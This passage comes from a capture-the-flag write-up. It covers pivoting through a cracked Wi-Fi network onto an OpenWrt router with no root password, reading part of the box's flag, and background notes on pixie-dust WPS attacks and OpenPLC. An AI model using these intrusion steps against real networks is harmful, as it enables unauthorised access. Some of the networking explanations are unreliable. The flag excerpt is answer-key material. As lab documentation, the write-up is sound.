systemctl restart systemd-networkd.service
systemctl restart wpa_supplicant@wlan0.service
```

We see the connection as we are provided with a valid IP address:

```
(remote) root@attica02:/tmp# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0@if19: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state
UP group default qlen 1000
    link/ether 00:16:3e:fb:30:c8 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.0.3.3/24 brd 10.0.3.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet 10.0.3.44/24 metric 100 brd 10.0.3.255 scope global secondary
dynamic eth0
       valid_lft 3592sec preferred_lft 3592sec
    inet6 fe80::216:3eff:fefb:30c8/64 scope link
       valid_lft forever preferred_lft forever
6: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group
default qlen 1000
    link/ether 02:00:00:00:03:00 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.46/24 (Here) metric 1024 brd 192.168.1.255 scope global
dynamic wlan0
       valid_lft 43199sec preferred_lft 43199sec
    inet6 fe80::ff:fe00:300/64 scope link
       valid_lft forever preferred_lft forever
```

From there we can try to SSH into the main host of the network. This usually lies in the range `192.168.1.0 +- 24`:

```
(remote) root@attica02:/tmp# ssh 192.168.1.1
BusyBox v1.36.1 (2023-11-14 13:38:11 UTC) built-in shell (ash)


  _______                     ________        __
 |       |.-----.-----.-----.|  |  |  |.----.|  |_
 |   -   ||  _  |  -__|     ||  |  |  ||   _||   _|
 |_______||   __|_____|__|__||________||__|  |____|
          |__| W I R E L E S S   F R E E D O M
 -----------------------------------------------------
 OpenWrt 23.05.2, r23630-842932a63d
 -----------------------------------------------------
=== WARNING! =====================================
There is no root password defined on this device!
Use the "passwd" command to set up a new password
in order to prevent unauthorized SSH logins.
```

```
------------------------------------------------
root@ap:~# ls -la
drwxr-xr-x    2 root     root          4096 Jan  7 21:20 .
drwxr-xr-x   17 root     root          4096 Apr 25 18:54 ..
-rw-r-----    2 root     root            33 Apr 25 18:54 root.txt
root@ap:~#
root@ap:~# cat root.txt | cut -c -20
df1a65511e843d2b67de
```

And we get `root.txt` concluding the box!

03 - Further Notes

Links and References

https://github.com/nikita-yfh/OneShot-C --> Used for a pixie dust attack on a weakly configured PIN on a router
https://wiki.somlabs.com/index.php/Connecting_to_WiFi_network_using_systemd_and_wpa-supplicant --> Site used to connect to a wireless network

Vital Key points

OpenPLC

OpenPLC is an **open-source Programmable Logic Controller (PLC)**. Here's a breakdown of what that means:

- **Open-source:** The software behind OpenPLC is freely available and editable. This allows anyone to study, modify, and contribute to its development.
- **Programmable Logic Controller (PLC):** PLCs are specialized industrial computers used to automate machines and processes in factories, production lines, and other industrial settings. They are good at handling repetitive tasks that involve reading sensor data, making decisions based on that data, and controlling actuators or other devices.

Key features of OpenPLC:

- **Supports multiple programming languages:** OpenPLC allows you to program it using five different languages defined in the IEC 61131-3 standard:
  Ladder Logic (LD) - a graphical language resembling electrical ladder diagrams.
  Function Block Diagram (FBD) - uses graphical blocks to represent functions.
  Instruction List (IL) - a text-based language with instructions similar to assembly language.
  Structured Text (ST) - a high-level text-based language similar to C or Pascal.


* Sequential Function Chart (SFC) - uses a graphical approach for sequential control.


Common applications of OpenPLC:


- **Industrial automation:** Controlling machinery, robots, and processes in factories.
- **Home automation:** Automating tasks in your home, such as lighting control or temperature regulation.
- **Internet of Things (IoT) projects:** Integrating OpenPLC with sensors and actuators to create intelligent devices.
- **Educational purposes:** Learning about PLC programming and industrial automation concepts.

  Overall, OpenPLC is a powerful and versatile tool for those interested in industrial automation or exploring PLC concepts. Its open-source nature and support for multiple programming languages make it a valuable option for various applications.

There is an exploit available on exploitdb that we could have easily leveraged to get shell, but understanding is better than spoon-feeding. So we can use it to get shell (we may need to tweak the name of the file that is being modified to match ours)







The script above makes use of the method we used but now with post requests. (it leads to breaking the box before the cron restores the original script)

Pixie-Dust attack

In the pixie-dust attack, we were able to attack the router as it had configured itself against WPA-PSK configuration. Using a binary (oneshot), we were able to bruteforce the PIN and hence connect to the router momentarily disclosing the WPA key for authentication. The router acts as a gateway to the `openwrt` device and hence we were able to SSH in as access to the gateway.

From the knowledge of networking, the IPv4 address provided exists in the format: `192.168.1.0 - 192.168.1.255`. The first, address `192.168.1.1` usually belong to the gateway(according to the IPv4 address protocol) as is nearly the same with the localhost that we saw previously. `127.0.0.1 and 127.0.1.1` .